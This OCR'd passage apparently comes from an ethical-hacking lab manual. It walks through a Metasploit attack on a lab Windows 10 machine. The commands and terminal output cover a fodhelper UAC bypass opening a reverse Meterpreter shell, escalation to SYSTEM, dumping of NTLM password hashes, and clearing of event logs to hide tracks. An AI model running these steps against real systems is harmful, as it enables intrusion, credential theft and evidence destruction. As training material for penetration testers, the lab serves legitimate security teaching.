
In Windows OSes, named pipes provide legitimate communication between running processes. You can exploit this technique to escalate privileges on the victim system to utilize a user account with higher access privileges.

63. Now, type **getuid** and press **Enter**. The Meterpreter session is now running with system privileges (**NT AUTHORITY\SYSTEM**), as shown in the screenshot.



Applications Places System
Mon Aug 24, 08:25
Parrot Terminal
File Edit View Search Terminal Help
0 Windows x86
msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit
[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\Sysnative\cmd.exe /c C:\WINDOWS\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.10.10
[*] Cleaining up registry keys ...
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 10.10.10.10:49786) at 2020-08-24 08:18:38 -0400
meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > getsystem -t 1
[-] 2001: Operation failed: One or more arguments are not correct. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

64. Let us check if we have successfully obtained the **SYSTEM/admin** privileges by issuing a Meterpreter command that requires these privileges in order to execute.
65. Now, we shall try to obtain password hashes located in the SAM file of the **Windows 10** machine.
66. Type the command **run post/windows/gather/smart_hashdump** and press **Enter**. This time, Meterpreter successfully extracts the NTLM hashes and displays them, as shown in the screenshot.

You can further crack these password hashes to obtain plaintext passwords.


Applications Places System
Mon Aug 24, 08:33
Parrot Terminal
File Edit View Search Terminal Help
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > run post/windows/gather/smart_hashdump
[*] Running module against WINDOWS10
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20200824083138_default_10.10.10.10_windows.hashes_645905.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 5040b1d19e70f521b55ac7039f6e7130...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[+] Admin:"Pa$$"
[*] Dumping password hashes...
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Martin:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Jason:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Shiela:1004:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
meterpreter >
meterpreter >

67. ☐ Thus, you have successfully escalated privileges by exploiting the Windows 10 machine's vulnerabilities.
68. ☐ You can now remotely execute commands such as **clearev** to clear the event logs that require administrative or root privileges. To do so, type **clearev** and press **Enter**.


Applications Places System
Mon Aug 24, 08:34
Parrot Terminal
File Edit View Search Terminal Help
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > run post/windows/gather/smart_hashdump
[*] Running module against WINDOWS10
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20200824083138_default_10.10.10.10_windows.hashes_645905.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 5040b1d19e70f521b55ac7039f6e7130...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[+] Admin:"Pa$$"
[*] Dumping password hashes...
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Martin:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Jason:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Shiela:1004:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
meterpreter >
meterpreter > clearev
[*] Wiping 1853 records from Application...
[*] Wiping 4009 records from System...
[*] Wiping 12479 records from Security...
meterpreter >


69. ☐ This concludes the demonstration of how to escalate privileges by exploiting client-side vulnerabilities using Metasploit.
70. ☐ Close all open windows and document all the acquired information.

Task 2: Hack a Windows Machine using Metasploit and Perform Post-Exploitation using Meterpreter

The Metasploit Framework is a tool for developing and executing exploit code against a remote target machine. It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore the target machine and execute code.

